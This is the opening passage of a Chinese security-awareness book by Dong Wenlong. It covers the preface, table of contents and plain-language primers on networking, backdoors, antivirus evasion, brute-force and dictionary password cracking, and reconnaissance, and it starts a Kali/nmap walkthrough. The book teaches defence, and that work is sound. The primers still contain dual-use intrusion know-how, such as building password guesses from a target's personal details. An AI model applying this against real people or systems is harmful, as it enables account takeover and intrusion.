黑客解密档案

——以黑客视角揭开网络安全的秘密

董文龙 著

黑客解密档案

董文龙 著

作者简介

姓名：董文龙

毕业于：河北科技大学

个人博客：www.anquanrensheng.com

2010 年~2016 年期间担任多个知名黑客论坛技术讲师，曾于 2012 年出版图书《QQ 黑客》，2013 年协助警察定位失踪女孩位置等。开发过多款黑客工具，擅长领域：盗号、免杀、入侵、攻击、破解、黑客编程等。后转为开发领域，目前就职于天盛环球（北京）科技发展有限公司开发部部长，擅长 web 端及桌面端的 gis、bim 等平台开发、插件开发、混合式开发等。

擅长框架：Vue 、React、 .Net Core 等

擅长语言：C#、C 、C++、Python、 java、TypeScript 等

擅长平台：web、winform、android 等

从事领域：

web 类：前端开发、后端开发、全栈开发等

BIM 类：bim 平台开发、Revit 二次开发、Dynamo 编程等

序 言

我本想深深埋藏自己的技术，做一个普普通通的人，奈何，总是看到一些因为网络安全问题引发的一幕幕悲剧：农民工辛辛苦苦赚的钱被盗刷、兢兢业业做的项目方案被对手窃取、账号被盗虚拟资产丢失、网络瘫痪、服务器沦陷……

不单单是我，警察同志也都在辛苦的进行各种各样的网络安全宣传教育，但是他们只是告诉你不要点击陌生链接、不要怎样怎样，这种命令式的教育效果并不理想。因为人们并不知道为啥不能点击陌生链接，为啥点击链接就可能会损失财产，人类都是好奇的，只有让人们看到黑客是如何一步一步入侵的，让人们从心底里产生深深的恐惧才能真正记住并且做到不点击陌生链接。否则很多时候只是左耳进右耳出了。

然而，目前市面上的黑客书籍多以技术攻防为主，还没有此类正能量的书籍。于是，我决定站出来写一本黑客解密档案，以人们最关心的网络安全问题为主线，通过网络安全真实案例解密黑客技术，让你感受到黑客的恐惧，并总结分析其实现原理，从心里主动学会防范，净化网络环境。

还有两个不得不提及的问题，一这么多年来黑客技术的原理

几乎没什么变化，但是黑客工具总会不断更新，本书侧重于原理实现，当然书中所用到的黑客工具也是截止目前比较先进的Kali Linux渗透攻击系统。二：网络不是法外之地，请不要用书中所讲到的技术做任何违法操作。

如果你看此书的目的就是为了学习黑客技术去搞破坏，那么我劝你还是别看了。因为除了难逃法网之外，更多的是承受灵魂黑暗之痛，愿君，听之，信之！切记！

董文龙 2021年2月7日晚

目录

一、概述.....1

二、基础知识扫盲.....5

2.1、网络组成及原理.....5

2.2、域名解析.....7

2.3、端口（port）.....9

2.4、协议.....10

2.5、后门木马.....11

2.6、免杀.....11

2.7、暴力破解.....13

2.8、密码字典.....14

2.9、在线破解.....14

2.10、离线破解.....14

2.11、信息收集.....15

2.12、漏洞.....15

三、电脑系统攻击档案.....17

3.1、黑客为什么要攻击我？.....17

3.2、黑客是如何发现我电脑有漏洞的？.....19

3.2.1 信息收集.....19

3.2.2 漏洞发现.....34
3.3、黑客是如何利用这些漏洞的呢？.....43
3.3.1 漏洞利用.....43
3.3.2 后门木马.....73
3.3.3 arp 攻击.....94
3.3.4 离线破解.....116
3.4、我有杀毒软件，还用怕黑客吗？.....139
3.4.1 杀毒软件是如何判断文件是病毒的？.....139
3.4.2 黑客是如何做免杀的？.....141
3.4.3 道与魔的先后顺序.....153
3.5、黑客攻击我之后想做什么呢？.....153
3.6、我该如何防御？.....154
四、网站系统攻击档案.....155
4.1 我只是普通网民，这和我没关系吧？.....155
4.2 黑客为什么要攻击网站？.....157
4.3 黑客如何攻击网站？.....157
4.3.1 sql 注入攻击.....158
4.3.2 密码暴力破解.....172
4.4 我该如何防御？.....188

五、移动端攻击档案.....188
5.1 点击链接钱就消失是真的吗？.....188
5.2 黑客是如何攻击的？.....189
5.3 如何防御？.....200
六、社会工程学攻击档案.....200
6.1 什么是社会工程学攻击？.....200
6.2 黑客是如何利用信息攻击的呢？.....203
6.3 如何防范？.....215
七、综合攻击分析.....217
7.1 什么是综合攻击？.....217
7.2 黑客是如何进行综合攻击的？.....217
八、防御总结.....219
8.1 做好系统应用防御.....219
8.2 弥补人性的漏洞.....219
九、特别倡议.....222
9.1 不要利用书中的技术做违法行为.....222
9.2 宣传普及互联网安全法，净化网络环境.....222
十、答疑.....223

一、概述

互联网发展到今天已经非常成熟，在我们工作生活当中处处都离不开网络。电脑办公、网上购物、网络直播、移动支付等等都成为很普通的事情。

然而…

我们也在时时刻刻遭受着黑客的肆意破坏，病毒感染、数据丢失、服务器瘫痪、账号被盗、资金被盗等等现象每天都在上演，而依托于黑客技术进行的综合电信诈骗更是可恶至极！

也许你会说：“我电脑也没被黑客攻击啊，再说了，我一个普通人黑客攻击我干嘛？”

下面是我的回答，希望能引起你的警醒，否则就不要继续往下看了，因为你本质不相信有这些，看了也是枉然。

1）、你肯定被黑客攻击过（除非你是一出生瞬间就脱离了这个社会，独自一人去荒岛生存等特殊情况，即便是出生当天办理了出生证明也会有这条数据录入到相关数据库中，当然一些非常规性极其特殊情况除外：例如你没有户口并且完美的躲过了所有社会性信息调用，这种及其特殊的情况不在考虑范围之内；声明：其实逻辑还不够严谨，因为总会有例外，但为了本书的正常阅读效果，基于人类目前共有的认知，后续将用正常逻辑及语言思维书写，不严

谨之处还请包涵），这毋庸置疑，只是黑客通过技术手段没有让你发现而已或者说没有进行深入攻击；

2）、不是说因为你是一个普通网民黑客就不会搭理你，例如：在批量攻击某个省市的电脑时，如果当时你联网了，就在其攻击范围之内；

3）、即便是你没有联网，只在局域网内使用，那么当黑客攻击局域网内其它目标时很有可能会顺带着把你给稍上，甚至是用你当跳板来继续攻击。

4）、即便是你电脑手机都断网关机，看似保护好了自己，但是你曾经在某个网站注册过账号，你不能保证这个网站没有漏洞，那么当这个网站被黑客攻击后就会获得你的账号密码；

5）、即便是这个网站没有漏洞，那么一台服务器上可能有多个网站，如果黑客先入侵了别的网站，然后获得服务器权限，这样依然可以入侵你注册过的网站。你不可能保证所有网站都一点漏洞没有吧！再者，我想你注册过的账号肯定不止这一个，各种游戏账号、社交类软件账号、邮箱账号、购物平台账号等等，总是会有那么几个是相对不安全的。

6）、钓鱼攻击、信息轰炸、病毒感染（如;勒索病毒,难道是因为你长得帅所以它就绕着你走？）

7）、我们姑且假设你相当的完美，所有病毒及攻击手段都绕着你走，但是！人心险恶啊！你最好的朋友、同事可能会因为各种原因来黑你，例如同事间为了抢一个项目会进行的社会工程学攻击！这种社会工程学攻击相当可怕，成功率非常高，例如他联合几个同事一起去申诉你的QQ，因为对你相当了解能很容易猜解密保答案，然后用你的QQ邮箱来发一些神秘的信息，最终赢得了项目，后面会有类似经典案例给大家分享，只不过他那个是社工（社会工程学简称“社工”）+黑客技术共同入侵的企业内部邮箱。

所以，请相信我上面说的：你肯定被黑客攻击过！此时此刻也在被黑客攻击！

那么问题来了，难道我们就坐以待毙吗？

“黑客这么嚣张，敢动我我就报警！”理论上这没问题，遇到困难找警察，这是从小我们就学到的意识，实际上虽然我们有敬爱的人民警察，但面对这种黑客类案件侦破难度及成本是非常大的，很多时候即便是抓到了嫌疑人可是损失已经无法追回。

所以从我们自己本身入手，做好第一道防线，了解黑客常用攻击手段及原理本质，找到应对方法即可在很大程度上挡住黑客攻击，避免造成损失。

问题来了，我一个平时只是听歌看电影、刷抖音、刷快手的人

能学会黑客攻击手段？这也太难了吧！

说实话，如果真的是一点点的学习黑客技术是非常艰难的事情，他涉及到的领域很多，但是我们只要学会他们常用的原理、了解一些主要的攻击方法就足够了，因为本书的目的不是为了教你黑客技术，而是通过解密黑客技术让你学会防御。

本书的宗旨：以人们最关心的网络安全问题为主线，通过网络安全案例解密黑客技术，并总结分析其实现原理，最终学会针对原理进行防范，净化网络环境。

书中难免有纰漏之处，还请业内同仁批评指正。

二、基础知识扫盲

书中会提及一些黑客技术术语，为了易于理解，本章将对部分主要技术术语进行通俗化讲解，这样容易理解。

2.1、网络组成及原理

这里我们用一个最简单的模型来表达一下，可以通俗的理解为我们常用的网络是由内网和外网组成的，如图 2.1.1 所示，内网里的计算机（下图中的“客户端”）通过路由访问外网设备，例如当客户端 A 想访问百度时，首先是将网址发送给路由器，由路由器去访问百度网站服务器，服务器接受请求将网页数据原路返回发送给客户端 A，这样在 A 电脑上就可以看到百度页面了。（当然，真实




图 2.1.1 内网与外网关系

原理比这个复杂的多，这里为了便于理解进行简化处理）。

电脑 B 想发送一封电子邮件，于是先将请求发送给路由器，由路由器向邮件服务器发送请求，最终通过邮件服务器发送邮件。

当然外网设备种类不止这三类服务器，内网也不止这三个客户端，还有打印机、NAS 等各种常用设备，这里将根据行文内容在适当时候进行补充。

平时我们经常浏览网站，因此用的最多的一般是网站服务器，一台服务器上面可以部署多个网站，而每个网站又由网站程序、数据库等组成，这里先有一个基本概念即可。下面介绍一下我们浏览网站的主要数据流程，如图 2.1.2 所示：




图 2.1.2 网站加载流程

对应图中步骤如下：

1）客户端在浏览器中输入网址，如 www.baidu.com,将请求发送给路由器；

2）路由器将网址发送给 DNS 服务器，DNS 服务器通过对网址解析出 ip 地址 110.242.68.4，并将 ip 地址告诉路由器；

3）路由器向 ip 地址为 110.242.68.4 的服务器发起请求；

4）服务器网站 HTTP 程序得到请求后访问网站程序；

5）网站程序根据业务逻辑访问数据库；

6）数据库将数据返回给网站程序；

7）网站程序将数据交给 http 服务；

8）http 服务将网站页面数据返回给路由；

9）由路由进行端口转发给客户端电脑，电脑里浏览器拿到数据后进行渲染，最终呈现出页面；

上面这两张图要重点理解一下，后面所有内容都是基于这两张图进行讲解。

2.2、域名解析

在上图 2.1.2 中,我们完全可以通过直接访问 IP 地址+80 端口 110.242.68.4:80（http 默认是 80 端口，可以不写，会自动访问

80 端口）来访问网站，如图 2.2.1 所示：

图 2.2.1 通过 IP 访问网站

为什么还要输入域名 www.xxxxxx.com 呢?其实非常简单，就是为了好记而已。这种没有规律的 ip 地址想要记住是挺困难的，而域名往往是由特定含义的字母组成，例如百度网站 www.baidu.com 非常好记，因此为了便于记忆直接用域名来代替 ip 地址，实际上是通过 dns 解析来找到真实 ip；我将自己的博客网址 www.anquanrensheng.com 解析到 ip 地址 58.215.145.152，在记录值这里输入 ip 即可，如图 2.2.2 所示

图 2.2.2 设置域名解析到 IP

然后在服务器端绑定上这个域名即可（这里不演示），这样当我在浏览器中访问 www.anquanrensheng.com 的时候就可以找到正确的服务器 ip 来访问 http 服务了。

Ps：域名和服务器需要在域名服务商如阿里云、百度、华为等来购买，然后需要在工信部完成网站备案才可正常使用。

2.3、端口（port）

端口可以理解为计算机之间通信的门口、窗口，常见的有 80 端口、21 端口、3306 端口、3389 端口等等。举个例子如图 2-4 所示，比如在银行柜台会有不同的窗口，上面有标号，1 号窗口，2 号窗口，3 号窗口等等，其中 1 号窗口只负责办理个人普通业务，2 号窗口只负责办理企业对公业务、3 号窗口只负责办理理财产品业务，当你需要办理个人业务时候就必须去 1 号窗口。银行就相当于服务器，银行的各种服务就相当于这台服务器提供的 http 网站服务、ftp 文件传输服务、smtp 邮件服务等多个服务，银行服务的窗口号相当于服务相对应的端口号，数据传输就是通过制定的端口来进行的。

图 2.3.1 银行窗口及服务

端口的取值范围是:0-65535。 在这个取值范围中 1023 以下的端口已经分配给了常用的一些应用程序,这个数字以后的端口部分被使用,所以网络编程可用的端口一般在 1024 之后选取。

2.4、协议

协议是网络协议的简称,网络协议是通信计算机双方必须共同遵从的一组约定。如怎么样建立连接、怎么样互相识别等。只有遵守这个约定,计算机之间才能相互通信交流。这就相当于甲乙双方需要互相发加密电报,那么加密电报该怎么发呢?甲自己加密的电报乙看不懂,反之亦然。为了解决这个问题于是甲乙双方坐在一起进行协商,最终拟定了一个共同的加密规则:

1、规定电报类型:0-求救,1-敌情;

2、“手表”-“首长”,“暗红”-“暗杀”;

此时甲给乙发送电报:1 只暗红色的手表,乙拿出写好的规则进行破译:发现敌情,有人要暗杀首长!这样甲乙之间就实现了通信,那么这个写好的规则或者说密码本就是通信协议。

例如 smtp 协议就规定了邮件发送与接收的规则,这样才可以实现发送邮件的功能。

SMTP 协议的工作过程可分为如下 3 个过程:

(1)建立连接：在这一阶段，SMTP 客户请求与服务器的 25 端口建立一个 TCP 连接。一旦连接建立，SMTP 服务器和客户就开始相互通告自己的域名，同时确认对方的域名。

(2)邮件传送：利用命令，SMTP 客户将邮件的源地址、目的地址和邮件的具体内容传递给 SMTP 服务器，SMTP 服务器进行相应的响应并接收邮件。

(3)连接释放：SMTP 客户发出退出命令，服务器在处理命令后进行响应，随后关闭 TCP 连接。

2.5、后门木马

后门木马通俗理解就是黑客电脑对目标电脑进行监听，当目标电脑运行后门木马之后，会在目标电脑返回给黑客电脑一个链接如：tcp 链接，黑客可以通过这个链接实现对目标电脑的控制。

2.6、免杀

免杀技术全称为反杀毒技术 Anti Anti-Virus 简称“免杀”，它指的是一种能使病毒木马免于被杀毒软件查杀的技术。黑客通常会将生成后的木马进行免杀处理，这种经过免杀处理的木马可以肆无忌惮的在电脑上运行而不被杀毒软件查杀，如以常用的 360 和火

线等免杀效果为例如图 2-5 所示。

图 2.6.1 木马成果绕过杀毒软件查杀

由于免杀技术的涉猎面非常广，其中包含反汇编、逆向工程、系统漏洞等黑客技术，所以难度很高。免杀就相当于你计划要做一件非法的事情，正常情况下肯定会被警察看出来这是违法的，但是你通过极其高明的掩盖手段掩盖了犯罪事实，使得警察一时间根本没有发现你正在作案，这就是免杀。而警察的犯罪档案资料库也在不断更新，这就相当于病毒库更新，一旦更新之后就可以识别出你的伎俩了。

2.7、暴力破解

暴力破解可以理解为把所有密码都尝试一遍，肯定有一个密码是对的。例如要破解邮箱登录密码，我们不知道他密码是几位的，但是肯定在 1~16 位之间，而且每一位肯定是由数字、小写字母、大写字母、特殊字符其中的一个，如：

0, 1, 2, 3, 4, 5, 6, 7, 8, 9, a, b, c, d, e, f, g, …

x, y, z, A, B, C, …, X, Y, Z, ~!, @, #, …$, %. . . ，那么我们就按照排列组合把所有密码都列出来，然后不断尝试登录，这样肯定能破解出密码。这种纯暴力式的破解方式简称暴力破解。

2.8、密码字典

在暴力破解中我们提到了要将所有密码组合进行排列，其实很多时候我们的密码都是有规律可循的，例如已经知道这个密码总共8位，其中前三位为“min”，后5位是纯数字，但是数字是啥不清楚。这个时候就需要用字典工具生成“min00000”~”min99999”共计10万个密码，这10万个密码保存在文本文件里面，每行一个密码，这个文本文档如pass.txt就成为密码字典。

2.9、在线破解

黑客在密码破解过程中，对于像邮箱密码这种运行在远程服务器上的程序，都需要进行在线破解。原理是读取字典文件里的每一条数据，然后将用户名和密码等数据进行组合处理按照协议发送数据包，当密码错误时服务器返回来的状态消息和密码正确时返回来的消息是有区别的，黑客通过返回状态即可判断哪个密码是正确的。

这种需要发送远程数据来破解的方法简称在线破解，本质上就是需要连网才可以破解。

2.10、离线破解

离线破解是与在线破解相对应的，也就是说不需要发送远程数

据，直接在电脑本地就可以进行破解的方式。例如破解一个 zip 压缩包密码这种直接在本地电脑就可以破解的方式简称离线破解。

2.11、信息收集

信息收集是黑客进行渗透攻击的第一步，也是非常重要的一步，信息收集的越全对后续黑客渗透越有帮助。信息收集就是收集目标在网络上的各种各样的信息。例如黑客要入侵一台网站服务器，那么他会收集这台服务器操作系统是什么，开放了哪些端口，对应的服务软件版本号是什么，运行着哪些网站，网站的一系列其它信息收集等等。所谓知己知彼百战不殆，黑客之所以要收集非常详细的信息就是为了找到更多的突破口，例如这个服务器其它地方安全性都很好就是因为其上面运行的一个网站有注入漏洞，黑客就可以通过这一个漏洞获取到服务器权限（即攻下服务器）。

2.12、漏洞

漏洞这个概念经常听到，百度百科上给的解释是指一个系统存在的弱点或缺陷，字面意思是针对一个系统，其实人性也有漏洞，这个在社会工程学攻击这一部分会重点讲解。我们先说说计算机安全漏洞，这里主要指计算机操作系统、应用软件、安全防护策略等

层面上的弱点或缺陷,比如网站程序对上传的.jpg 图片格式过滤不严谨，导致可以绕过规则直接上传木马文件，这就是比较常见的上传漏洞。

一位资深的黑客一般都非常善于发现各种漏洞，包括非计算机类的，例如财务管理漏洞、项目管理漏洞等等，一旦黑客将这些漏洞与黑客技术相结合做一些非法的事情是非常可怕的，成功率几乎是100%，因为他们将漏洞应用到了极致，堪称一门“美学”。

下面就与我一起走进黑客解密的世界！

三、电脑系统攻击档案

3.1、黑客为什么要攻击我？

首先来说，这是一个非常好的问题。乍一看，我们作为普通人，和黑客没仇没怨的，他为何攻击我？甚至曾经有人问我：“是不是黑客看我太穷了，所以攻击我的目的是为了给我的账户充点钱呀？”额……，从概率上来讲不能排除会有这样正义的黑客存在，但是应该比较少，至少我目前为止还没遇到过。

黑客攻击你的原因无外乎两个：有意、无意。有意攻击是指黑客把你做为主要攻击目标，专门针对你展开的攻击行动。无意攻击是指黑客采用批量攻击等手段攻击时把你也给捎上了。例如在概述中我曾经提到黑客在攻击某个城市的 ip 段时如图 3.1.1 所示，在百度中直接搜“北京市活跃 ip 段”点击链接进去就可搜索到了，如果你的 ip 正在这个 ip 段之内，那么你的外网就被列为目标的其中之一了。

这种批量的攻击多数情况下只是对一个漏洞的破解，例如 3389 远程桌面连接的账号，这种情况时时刻刻都在上演，如下图 3.1.2 所示为一台服务器拦截到的实时记录，RDP(Remote Desktop Protocol 远程桌面协议)，公网 RDP 暴力破解就是指破解 3389 远程桌面登录账号和密码。

图 3.1.1 北京 IP 段地址

有意攻击是黑客自身或者接受别人委托对你采取的攻击，这种相对来说更加可怕，因为他会对你进行全面渗透绝不仅仅是 3389 这一个端口。




图 3.1.2 攻击分析界面

那么为啥黑客会有意攻击我呢？

首先黑客技术目前都已经框架化，也就是说普通人就可以利用框架很快学会基本黑客技术，因此当一个十几岁的孩子说自己是黑客的时候，你一定要去相信他。

既然孩子都可以很快上手那么对于普通网民来说学一些基础的黑客技术就更简单了。当人们学了一些黑客技术之后就会在工作生活中为了达到自己的目的而学以致用，例如监听同事账号密码等等。

所以说，你身边其实潜伏了很多初级黑客。而你做为社会的一份子，肯定会有人想从你这里得到些什么，可能是一个方案、一个密码等等，因此你身边的这些初级黑客会对你展开有意的攻击。这种攻击往往因为防不胜防，成功率很高，所以你一定要小心！

3.2、黑客是如何发现我电脑有漏洞的？

3.2.1 信息收集

3.2.1.1 信息分类

信息收集是黑客进行攻击的第一步，也是非常重要的一步操作，信息收集的越精准越多对后续的入侵起到至关重要的作用。打个比喻，在抗日战争期间，我军一些特战小组在对敌人展开致命打击之前都会想尽各种办法掌握敌情，办法包括化妆渗透、故意打草惊蛇等等，欲掌握的敌情包括军事部署、换岗时间、敌人爱好、甚至目标人物爱吃什么菜、对方都有哪些亲属、他乘坐的汽车车牌是多少等等，总之一切与之相关的信息都很重要，因为可能一个微小的细

节就能带来战争的胜利。同样，黑客想攻击一台电脑，首先要收集这台电脑以及和其相关的人或者物的全部信息，这些信息包括：

1）电脑本身相关：电脑 IP 地址、网卡地址、操作系统类型、开放了哪些端口、安装了哪些软件、杀毒软件是哪个品牌等等；

2）电脑使用者：名字、年龄、身份证号码（要考虑到有的人会有两个甚至多个身份证的情况，上面的名字和身份证号码都不一样，但是照片都是他本人，这样的人确实存在，我就遇到过）、电话号码、生日（包括真实生日，有时候真实生日与身份证不一致）、以及他的职业、爱好（电脑游戏中爱使用的角色等）、他注册过哪些网站、他男/女朋友的相关姓名生日等信息，其实这里有很多，比如他和他对象的结婚纪念日、买的什么礼物等等非常多，这里就不一一列举了；

3）电脑工作环境：电脑所属工作单位、局域网环境（例如是否有打印机、NAS 文件存储等设备）等；

看到这里你可能会产生疑问：“黑客不就是入侵一个电脑吗？干嘛还要这么多信息？你是不是在忽悠我？”

不是这样的，后面我们解密的黑客攻击技术都是基于这些信息展开的，比如你的某个密码很有可能就是以上信息的组合，比如：名字（小敏）+生日（0906）的组合：min0906。针对其他信息比如

注册过哪些网站等等都会在后面逐一解密。

3.2.1.2 信息收集手段

针对于以上说的这些信息，那么黑客是如何收集这些信息的呢？主要有以下几个手段：黑客专用信息收集扫描工具、搜索引擎、社会工程学。

1）黑客专用信息收集扫描工具

本书是基于目前比较领先的 Kali Linux 系统作为渗透工具，通过 VMware 虚拟机架设 Kali Linux 系统与靶机进行渗透演示，如图 3.2.1.1 所示。具体 VMware 虚拟机及 Kali 搭建不是本书的重点内容，这里不予讲解，读者可根据需要自行去搜索引擎查找安装方法。




图 3.2.1.1 kali 系统

点击左上角龙形图标，打开 kali 菜单，Kali 根据黑客入侵步骤集成了很多优秀工具，这里我们点击“01 信息收集”-“网络扫描”-“nmap”，如图 3.2.1.2 所示：

图 3.2.1.2

找到 nmap 打开之后显示的是 nmap 帮助信息，如图 3.2.1.3 所示




图 3.2.1.3 nmap 帮助信息

很多时候黑客不会选择在左侧菜单那里一层一层的去找命令，而是直接打开终端输入命令即可，例如输入：nmap -h 然后回车即可打开一样的帮助信息，这些信息包括了 nmap 具体使用方法，不要惧怕英文，最起码可以直接复制这些信息到百度翻译里面直接翻译就可以了，如图 3.2.1.4，3.2.1.5 所示

